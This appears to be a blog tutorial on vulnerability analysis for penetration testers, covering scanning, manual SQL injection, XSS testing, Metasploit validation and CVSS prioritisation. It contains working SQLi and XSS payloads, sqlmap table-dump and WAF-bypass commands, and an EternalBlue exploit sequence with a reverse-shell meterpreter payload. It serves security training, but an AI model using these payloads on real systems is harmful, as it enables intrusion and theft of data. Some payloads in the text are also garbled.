
Listen to this Post
Introduction

Vulnerability analysis is the critical bridge between running an automated security scan and understanding what that scan actually means for an organization’s security posture. While scanners can identify potential weaknesses, true security professionals must go beyond the raw output to understand the root cause, the systems affected, the severity of the risk, the exploitability of the vulnerability, and—most importantly—the remediation strategy. As ethical hacking and web application penetration testing training reaches its final stages, the transition from tool operator to security analyst is where real expertise is forged.
Learning Objectives & Secrets
- Objective 1: Move Beyond Tool Output – Learn to interpret scanner results not as a final answer but as a starting point for deeper investigation. A Nessus or OpenVAS report is valuable only when you can validate findings manually and understand the business context behind each vulnerability.
-
Objective 2 (Secret Tip): Correlate Reconnaissance with Vulnerability Databases – Cross-reference discovered software versions and services against CWE and CVE databases to prioritize based on real-world exploitability. Use `searchsploit` on Kali Linux to quickly check for public exploits before investing time in manual testing.
-
Objective 3 (Secret Tip): Build a Vulnerability Analysis Lab – Set up isolated environments using tools like bWAPP (Buggy Web Application) or Metasploitable to practice manual exploitation without risking production systems. This allows you to test payloads, understand attack chains, and develop remediation strategies in a safe, controlled setting.
You Should Know
1. The Vulnerability Analysis Lifecycle: A Phase-Based Approach
Effective vulnerability analysis follows a structured methodology aligned with frameworks like NIST SP 800-115 and the NIST Cybersecurity Framework. The process typically unfolds in distinct phases:
Phase 1: Reconnaissance – Identify active hosts, open ports, and running services. Tools like Nmap, masscan, and Amass are essential for this phase.
Phase 2: Discovery & Scanning – Use automated scanners such as Nessus, OpenVAS, or Nuclei to detect potential vulnerabilities across the attack surface.
Phase 3: Vulnerability Analysis – Correlate scan results with known vulnerability databases (CVE, CWE) and assess the business impact. This is where the analyst moves beyond raw scanner output.
Phase 4: Exploitation Validation – Attempt to exploit identified vulnerabilities in a controlled manner using frameworks like Metasploit to confirm whether the vulnerability is genuinely exploitable.
Phase 5: Remediation Planning – Develop actionable remediation steps, prioritize fixes based on risk, and document findings for stakeholders.
Step-by-Step Guide:
 Reconnaissance Phase
nmap -sV -p- -T4 192.168.1.0/24

Service Enumeration
nmap -sC -sV -p 80,443,22,3306 192.168.1.100

Vulnerability Scanning with OpenVAS (Kali Linux)
openvas-start
gvm-cli socket --gmp-username admin --gmp-password password socket --xml "<create_task>..."

Search for public exploits
searchsploit apache 2.4

Manual verification with curl
curl -I http://192.168.1.100
2. Manual SQL Injection Testing: Beyond Automated Scanners
Automated tools like sqlmap are powerful, but understanding manual SQL injection testing is essential for accurate vulnerability analysis. Manual testing reveals context that scanners often miss—such as WAF configurations, custom error handling, and complex injection points.
Step-by-Step Guide for Manual SQLi Testing:
- Identify Input Vectors – Use Burp Suite to intercept all requests and identify every parameter that accepts user input.
-
Test for Basic Injection – Submit a single quote (
') and observe the application’s response. Error messages like “You have an error in your SQL syntax” indicate a potential vulnerability. -
Boolean-Based Blind Testing – Use payloads like `’ AND 1=1 –` and
' AND 1=2 --. If the application behaves differently between the two, the parameter is likely vulnerable. -
Union-Based Extraction – Determine the number of columns using
' ORDER BY 1--,' ORDER BY 2--, etc. Then extract data with' UNION SELECT null,username,password FROM users--. -
Time-Based Blind Testing – Use `’ AND SLEEP(5)–` or `’ AND pg_sleep(5)–` to confirm vulnerabilities in databases that don’t return obvious errors.
 Automated exploitation with sqlmap (after manual verification)
sqlmap -u "http://target.com/page?id=1" --dbs --batch

Dump specific table
sqlmap -u "http://target.com/page?id=1" -D database_name -T users --dump

Bypass WAF with tamper scripts
sqlmap -u "http://target.com/page?id=1" --tamper=space2comment --batch
3. Cross-Site Scripting (XSS): Context-Aware Analysis
XSS vulnerabilities require understanding the output context—whether user input is reflected in HTML, JavaScript, or HTML attributes. Manual testing is critical because automated scanners often miss context-specific bypasses.
Step-by-Step Guide for XSS Analysis:
- Map All Input/Output Points – Identify every location where user input is reflected in the response. Use browser developer tools to inspect the DOM.
-
Test with Simple Payloads – Start with `` and observe if it executes. If filtered, try variations like `”>` or
javascript:alert(1). -
Identify Context – Determine if the input is placed inside HTML tags, within JavaScript code, or as an attribute value. Each context requires different payloads.
-
Bypass Filters – Test encoding techniques (URL encoding, HTML entity encoding, double encoding) and alternative event handlers like
onerror,onload, oronmouseover. -
Test Stored, Reflected, and DOM-Based XSS – Each type requires different testing approaches. Stored XSS requires persistence, while DOM-based XSS involves client-side JavaScript execution.
Common XSS Test Payloads:
<!-- Basic test -->
<script>alert('XSS')</script>

<!-- HTML attribute injection -->
"><script>alert(1)</script>

<!-- JavaScript context -->
';alert('XSS');//

<!-- Image error handler -->
<img src=x onerror=alert(1)>

<!-- Encoded bypass -->
<img src=x onerror=&97;&108;&101;&114;&116;(1)>
4. Metasploit for Vulnerability Validation
Metasploit is the industry-standard framework for exploiting and validating vulnerabilities. However, responsible use requires understanding the vulnerability before firing an exploit.
Step-by-Step Guide for Metasploit Vulnerability Validation:
- Search for Relevant Exploits – Use the `search` command to find exploits matching your target’s service and version.
-
Select and Configure the Exploit – Use `use` to select the module, then `show options` to view required parameters.
-
Set Payloads – Choose an appropriate payload (e.g., `windows/meterpreter/reverse_tcp` for Windows targets).
-
Execute with Caution – Run `exploit` or `run` and observe the results. If successful, document the exploit path for remediation planning.
-
Post-Exploitation Analysis – Use Meterpreter or similar shells to gather additional intelligence about the compromised system.
 Start Metasploit
msfconsole

Search for EternalBlue (MS17-010) exploit
search ms17-010

Use the exploit module
use exploit/windows/smb/ms17_010_eternalblue

Show required options
show options

Set target
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50

Execute
exploit

After successful exploitation, gather system info
sysinfo
getuid
5. CVSS Scoring and Risk Prioritization
The Common Vulnerability Scoring System (CVSS) provides a standardized method for rating vulnerability severity. However, CVSS base scores alone are insufficient—runtime context and business impact must be factored into prioritization.
CVSS Score Breakdown:
| Severity | Base Score Range |
|-||
| Critical | 9.0 – 10.0 |
| High | 7.0 – 8.9 |
| Medium | 4.0 – 6.9 |
| Low | 0.1 – 3.9 |
Step-by-Step Guide for Risk Prioritization:
- Calculate Base Score – Use the NVD CVSS Calculator to determine the base score based on exploitability and impact metrics.
-
Apply Temporal Metrics – Factor in exploit code maturity, remediation level, and report confidence.
-
Consider Environmental Metrics – Adjust scores based on your organization’s specific infrastructure and security controls.
-
Prioritize by Business Context – A medium-severity vulnerability on a public-facing e-commerce server may warrant higher priority than a critical vulnerability on an isolated internal system.
 NVD CVSS Calculator (web-based)
 Visit: https://nvd.nist.gov/vuln-metrics/cvss-calculator

Search for CVE details via command line
curl -s "https://services.nvd.nist.gov/rest/json/cves/2.0?cveId=CVE-2025-XXXXX" | jq '.vulnerabilities[bash].cve.metrics'

Check exploit availability
searchsploit --cve CVE-2025-XXXXX
What Undercode Say
- Key Takeaway 1: Vulnerability analysis is about understanding, not just detecting. Running a scanner and generating a report is only the beginning. The true value lies in interpreting the results, understanding the root cause, and determining the real-world impact. A security professional must ask: What caused this vulnerability? What systems are affected? How serious is the risk? Can it actually be exploited? And most importantly, how can it be fixed?
-
Key Takeaway 2: The learning never stops. Reaching 95% completion of an ethical hacking course is a milestone, not a finish line. The cybersecurity landscape evolves constantly—new CVEs are published daily, attack techniques become more sophisticated, and defensive measures advance in response. Continuous learning through hands-on labs, Capture The Flag (CTF) challenges, and real-world testing is essential for staying relevant.
The journey from reconnaissance to exploitation to vulnerability analysis represents the maturation of a security professional. Each phase builds on the previous one—reconnaissance reveals the attack surface, scanning identifies potential weaknesses, and vulnerability analysis transforms raw data into actionable intelligence. The ability to connect these dots, to see the bigger picture beyond individual vulnerabilities, is what separates security analysts from security professionals. As the training course concludes, the real education begins: applying these skills in practical environments, contributing to the security community, and continuously adapting to new threats.
Prediction
- +1 The integration of AI and large language models into vulnerability analysis will significantly accelerate the identification and prioritization of security weaknesses. Tools like Gemini CLI integrated into Kali Linux 2025.3 demonstrate how AI can automate penetration testing tasks, reducing the time from discovery to remediation.
-
+1 The shift toward runtime-aware vulnerability prioritization—factoring in whether a vulnerability is actually exposed in production—will reduce alert fatigue and help security teams focus on the vulnerabilities that truly matter.
-
-1 The increasing complexity of cloud-1ative environments, Kubernetes clusters, and API-driven architectures expands the attack surface exponentially. Traditional vulnerability analysis methodologies must evolve to address container security, supply chain vulnerabilities, and API security testing.
-
-1 As automated exploitation tools become more sophisticated, the window between vulnerability disclosure and active exploitation continues to shrink. Security professionals must move from periodic assessments to continuous monitoring and rapid remediation.
-
+1 The growing availability of realistic vulnerable lab environments (bWAPP, Metasploitable, HackTheBox, TryHackMe) provides accessible training grounds for aspiring security professionals, democratizing cybersecurity education.
▶️ Related Video (88% Match):
https://www.youtube.com/watch?v=-HVJ_I8BaTc
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ezQPYwwn – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


